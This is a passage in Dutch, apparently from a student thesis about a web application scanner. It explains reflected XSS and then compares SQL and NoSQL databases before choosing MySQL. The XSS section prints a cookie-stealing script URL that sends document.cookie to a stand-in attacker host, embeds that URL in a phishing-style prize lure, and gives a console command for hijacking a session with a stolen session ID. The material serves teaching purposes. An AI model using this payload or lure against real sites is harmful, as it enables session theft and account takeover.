De anatomie van een XSS-aanval bestaat uit een webapplicatie waarop ongecodeerde en niet gevalideerde gebruikers input geplaats kan worden en een webbrowser die het de programmeertaal javascript kan interpreteren en runnen.

Ik zal zoals bij de SQLi een case aantonen hoe schadelijk XSS kan zijn voor gebruikers. In deze case zal de hacker een cookie stelen met waardevolle data.

## XSS voorbeelden

**Simpele cookie steeler**

In dit voorbeeld wordt er een XSS-aanval via de adresbalk uitgevoerd. De website vraagt om de gebruikersnaam (username) van een gebruiker zodat het op de website kan worden uitgeprint als hyperlink. De gebruiker is ingelogd met zijn account en maakt gebruik van een sessie ID. Deze sessie ID’s worden door de browser opgeslagen in een cookie bestand dat op de lokale systeem van het slachtoffer wordt geplaatst.



Figuur 3.6

URL

www.voorbeeld-xss.nl?username=Tom

Output:

Hi Tom!

In dit scenario weet de hacker dat de website kwetsbaar is tegen XSS aanvallen. De hacker bouwt een URL op die hij door de slachtoffer laat uitvoeren. De URL bestaat uit vier delen:

URL

http://www.voorbeeld-xss.nl?username=<script>location.href=‘http://www.hacker-website.com/logcookie.php?cookie=’+document.cookie;</script>

**Structuur van URL**

1. URL plus de query username van de website.

2. HTML script element met de javascript Windows.location.href1 functie.

3. de URL van de hackers website met als query cookie en als waarde het cookie van het slachtoffer.

**Exploiteren van kwetsbaarheid**

**Voorwaarden**

Voor de werking van deze XSS-aanval is het nodig dat de gebruiker is ingelogd, want anders is er geen sessie id gegenereerd en dus ook geen kwetsbaarheid om te exploiteren. Dit betekend dat de website enkel kwetsbaar wordt als er gebruikers ingelogd zijn.

De exploitatie kan op elke website gebeuren waar gebruikerscontent gepubliceerd kan worden. Een ander manier is om de selectie van slachtoffers een email te sturen met de link, het liefst verbogen in een klikbare afbeelding zoals een advertentie of een uitnodigende hyperlink.

U heeft €1000 gewonnen!

http://www.voorbeeld-xss.nl?username=<script>location.href=‘http://www.hacker-website.com/logcookie.php?cookie=’+document.cookie;</script>

**FIGUUR 3.7**

Zodra de niets vermoedende gebruiker erop klikt wordt de sessie ID weggeschreven naar een tekstbestand op het systeem van de hacker. De verzamelde sessie ID’s kan de hacker vervolgens gebruiken om toegang te krijgen tot de accounts van de slachtoffers. De hacker doet dit door zijn eigen sessie ID te veranderen in die van zijn slachtoffer.

**Cookies veranderen in Chrome**

Met de Console van Chrome kun je in Javascript de cookies veranderen van waarden.

Javascript commando

document.cookie=”PHPSESSID= 3sq0eglfrjpqiqemu3k27t5r82”

Bij het uitvoeren van deze commando kan de hacker zich nu probleemloos voordoen als andere gebruikers.

## SQL onderzoek

**Voordelen van een SQL database**

SQL is een ANSI1/ISO2 standaardtaal voor relationele DBM systemen. Omdat het gestandaardiseerd is kan het bijna met elke software systeem geïntegreerd worden.

Een sterke punt van SQL databases is het gebruik van SQL als operatieve taal. Met deze taal kun je query’s uitvoeren waarmee data opgehaald kan worden, gewijzigd, geüpdatet en verwijderd. Het is een declaratieve taal wat het schrijven van query’s makkelijk maakt. Bij declaratieve talen schrijft je wat er moet gebeuren i.p.v. hoe het moet gebeuren. Dit maakt het een krachtige taal met een lage leercurve.

Een ander sterk punt van SQL databases is dat zij gebruik maken van gestructureerde schema waarmee op een georganiseerde manier data kan worden opgeslagen. Bij het maken van een schema wordt er eerst wat voorbereidend werkt gedaan, zoals het identificeren van entiteiten en het normaliseren daarvan, dit wordt gedaan om redundantie binnen het database structuur te verminderen.

Een schema bestaat zoals in figuur 3.5.2 uit tabellen, deze zijn met elkaar verbonden door relaties wat een ander voordeel is. Database engineers kunnen relaties tussen tabellen definiëren om zo afhankelijkheid tussen de tabellen te creëren.

**Relaties**

* Één op één relatie
* Één op veel relatie
* Veel op veel relatie

Zoals in figuur 3.5.2 is aangegeven is tabel Comment afhankelijk van tabel Blog met een één op veel relatie. Een ander krachtige functie van SQL is het gebruik van JOINS. JOINS worden gebruikt bij het selecteren van data uit meerdere tabellen. SQL databases maken gebruik van Constraints (beperkingen) binnen het systeem. Contraints zijn regels waar een tabel zich aan moet houden zo kan het de invoer van specifieke data types limiteren of ervoor zorgen dat velden niet leeg mogen zijn.

**Aantal Contrains**

* NOT NULL
* UNIQUE
* CHECK

**Samengevat**

SQL databases bieden de middelen aan, om gestructureerde databases te ontwerpen en bouwen en waar, op een georganiseerde manier data in kan worden opgeslagen. SQL databases gebruik je wanneer het een eis is van het systeem dat data op een gestructureerde en georganiseerde manier moet worden opgeslagen en wanneer het systeem de invoer van data limiteert met Constrains (beperkingen).

**Voordelen van een NO-SQL database**

Wanneer er een grote hoeveelheid data aanwezig is en het is niet mogelijk om een ervoor gedefinieerde structuur te ontwerpen dan is het niet verstandig om het in een relationele database op te slaan. NOSQL biedt hier een oplossing voor, het is geschikt voor web applicaties met grootschalige databases die geen gebruik maken van relationele schema en die zeer schaalbaar moeten zijn.

NOSQL databases zijn makkelijker te beheren vanwege hun simpele data model structuur, dit verlaagd de administratie en configuratie eisen van een DBMS en dat verlaagd weer de onderhoud kosten.

NOSQL databases hebben veel minder restricties dan rationele databases. Door de key-value structuur dat in documenten worden opgeslagen in de database, zorgt ervoor dat web applicaties virtueel met elke data structuur kunnen werken.

**Samengevat**

Als een systeem schaalbaar moet zijn, een groot hoeveelheid data moet verwerken waarvan de structuur niet vooraf gedefinieerd kan worden en het onderhouden van een RDBMS financieel niet mogelijk is dan biedt NOSQL database een geschikte oplossing voor het probleem.

**Conclusie**

Met betrekking tot het projectcontext kan ik stellen dat NOSQL niet geschikt is voor het software systeem die ik ga ontwikkelen voor mijn afstudeerproject. De systeemeisen van de Webapplicatie scanner met betrekking tot de database komen niet overeen met wat een NOSQL kenmerkt, op een aantal zaken na. De database heeft een vooraf gedefinieerde data structuur, het maakt gebruik van integriteitsregels en entiteit relaties. De zaken die wel overeenkomen zijn: grote hoeveelheid data dat verwerkt moet worden en, vanwege de modulariteit van het systeem is de schaalbaarheid van een NOSQL database ook een belangrijk kenmerk.

**DBMS**

In de voorgaande deel heb ik mijn keuze laten vallen op de relationele DBMS. Wat er nu overblijft voor dit deelonderzoek is het vinden van een geschikte DBMS. Ik zal enkel kijken naar open source database systemen dus die van Microsoft en IBM vallen al af. Dit zijn tevens ook de twee grootste leveranciers van DBMS op Oracle na die naast een commerciële versie, ook een open source versie aanbiedt (MySQL). Ik heb in het verleden alleen met één RDBMS gewerkt, en dat is MySQL. Deze heeft twee versies de web versie phpMyAdmin en voor Desktop MySQL Workbench. Deze is het meest gangbare en meest populaire als het gaat om open source database applicaties. MySQL is voor grootschalige database servers ideaal en heeft veel features en een goed support community. Het heeft een lage leercurve en is relatief makkelijk te implementeren in een ontwikkelomgeving zoals Laravel. Er zijn een aantal andere databasemanagementsystemen die open source zijn maar, in dit geval hoef ik niet verder te zoeken omdat dit al een geschikte optie is voor mijn Webapplicatie scanner.

**Database afhankelijkheid**

Ik zal voor de Proof of Concept de applicatie afhankelijk maken van een database om het ontwikkelproces te versimpelen. Dit is een bewuste keuze, in een andere situatie zou ik een cache gebruiken die na het scan proces het rapport genereerd en verstuurd en pas daarna controleert of er gebruik gemaakt wordt van een database. Zo is de applicatie niet meer afhankelijk van een database.